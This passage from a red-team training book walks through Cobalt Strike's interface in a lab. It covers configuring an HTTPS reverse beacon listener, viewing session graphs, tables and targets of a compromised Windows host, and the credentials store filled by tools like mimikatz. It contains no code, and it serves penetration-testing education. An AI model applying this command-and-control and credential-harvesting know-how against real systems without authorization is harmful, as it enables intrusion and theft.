This may cause some issues. This is because in a red-team operation you do not always have the specific script that will execute certain commands and save the information in the database.

In this case, it would be better to execute the command on a shell and then save the output on Notepad or Sublime. However, not many people follow this practice, and hence they lose a lot of valuable information.

You can now imagine how heart-breaking it can be to close the instance in case of a disconnection and find that all of your shell output (which was not even copied to Notepad) is gone!

```
Event Log X
06/19 23:17:47 *** harry has joined.
06/22 13:39:47 *** himanshu has joined.

[06/23 22:44] himanshu
event>
Disconnected from server
harry@192.168.2.6 EspionageServer
```

# Configure listeners

For a team server to function properly, you need to configure a listener. But before we can do this, we need to know what a listener actually is.

Just like the handler used in Metasploit (that is, `exploit/multi/handler`), the Cobalt Strike team server also needs a handler for handling the bind/reverse connections to and from the target/victim's system/server. You can configure a listener by clicking on the headphones-like icon:




After clicking the headphones icon, you'll open the Listeners tab in the bottom section. Click on the Add button to add a new listener:




You can choose the type of payload you want to listen for with the Host IP address and the port to listen on for the team server or the redirector: In this case, we have used a `beacon` payload, which will be communicating over SSL. Beacon payloads are a special kind of payload in Cobalt Strike that may look like a generic meterpreter but actually have much more functionality than that.

Beacons will be discussed in more detail in further chapters.



As a beacon uses HTTP/S as the communication channel to check for the tasking allotted to it, you'll be asked to give the IP address for the team server and domain name in case any redirector is configured (Redirectors will be discussed in more details in further chapters):



Once you're done with the previous step, you have now successfully configured your listener. Your listener is now ready for the incoming connection:

Event Log X Listeners X

name	payload	host	port	beacons
_RevHttpsBeacon_	windows/beacon_https/reverse_https	192.168.2.6	443	192.168.2.6




# Session graphs

To see the sessions in a graph view, you can click the button shown in the following screenshot:




Session graphs will show a graphical representation of the systems that have been compromised and injected with the payloads. In the following screenshot, the system displayed on the screen has been compromised. PT is the user, PT-PC is the computer name (hostname), and the numbers just after the @ are the PIDs of the processes that have the payload injected into them:



When you escalate the privileges from a normal user to NT AUTHORITY\SYSTEM (vertical privilege escalation), the session graph will show the system in red and

surrounded by lightning bolts. There is also another thing to notice here: the \* (asterisk) just after the username. This means that the system with PID 1784 is escalated to NT AUTHORITY\SYSTEM:




# Session table

To see the open sessions in a tabular view, click on the button shown in the following screenshot:



All the sessions that are opened in Cobalt Strike will be shown along with the sessions' details. For example, this may include external IP, internal IP, user, computer name, PID into which the session is injected, or last. Last is an element of Cobalt Strike that is similar to WhatsApp's Last Seen feature, showing the last time that the compromised system contacted the team server (in seconds). This is generally used to check when the session was last active:

A screenshot of the Cobalt Strike interface showing the session table. The table has the following columns: external, internal, user, computer, note, pid, and last. The data is as follows:

external	internal	user	computer	note	pid	last
192.168.2.14	192.168.2.14	PT	PT-PC		2124	39s
192.168.2.14	192.168.2.14	PT	PT-PC		2456	37s
192.168.2.14	192.168.2.14	PT	PT-PC		2908	6s

Right-clicking on one of the sessions gives the user multiple options to interact with, as demonstrated in the following screenshot:


The screenshot shows the Cobalt Strike interface. At the top is a menu bar with Cobalt Strike, View, Attacks, Reporting, and Help. Below the menu is a toolbar with various icons. The main area is a table with columns: external, internal, user, and comput. The table lists several targets, all of which are 192.168.2.14. The target at index 4 is selected, as indicated by a blue background. A context menu is open for this target, showing options: Interact, Access, Explore, Pivoting, Spawn, and Session.

	external	internal	user	comput
1	192.168.2.14	192.168.2.14	PT *	PT-PC
2	192.168.2.14	192.168.2.14	PT	PT-PC
3	192.168.2.14	192.168.2.14	PT	PT-PC
4	192.168.2.14	192.168.2.14	PT	PT-PC
5	192.168.2.14	192.168.2.14	PT	PT-PC
6	192.168.2.14	192.168.2.14	PT	PT-PC

These options will be discussed later in the book.

# Targets list


To view the targets, click on the button shown in the following screenshot:



The screenshot shows the Cobalt Strike interface with the 'Targets' list open. The table has two columns: 'address' and 'name'. Three entries are listed, all with the address 192.168.2.14 and the name PT-PC. A tooltip 'Show targets in table view' is displayed over the 'Show targets in table view' button in the toolbar.

address	name
192.168.2.14	PT-PC
192.168.2.14	PT-PC
192.168.2.14	PT-PC


Targets will only show the IP address and the computer name, as follows:




The screenshot shows the Cobalt Strike interface with the 'Targets' list in table view. The table has two columns: 'address' and 'name'. One entry is listed with the address 192.168.2.14 and the name PT-PC.

address	name
192.168.2.14	PT-PC

For further options, you can right-click on the target:




From here, you can interact with the sessions opened on the target system. As you can see in the preceding screenshot, PT@2908 is the session opened on the given IP and the beacon payload resides in the PID 2908. Consequently, we can interact with this session directly from here:



# Credentials

Credentials such as web login passwords, password hashes extracted from the SAM file, plain-text passwords extracted using mimikatz, etc. are retrieved from the compromised system and are saved in the database. They can be displayed by clicking on the icon shown in the following screenshot:

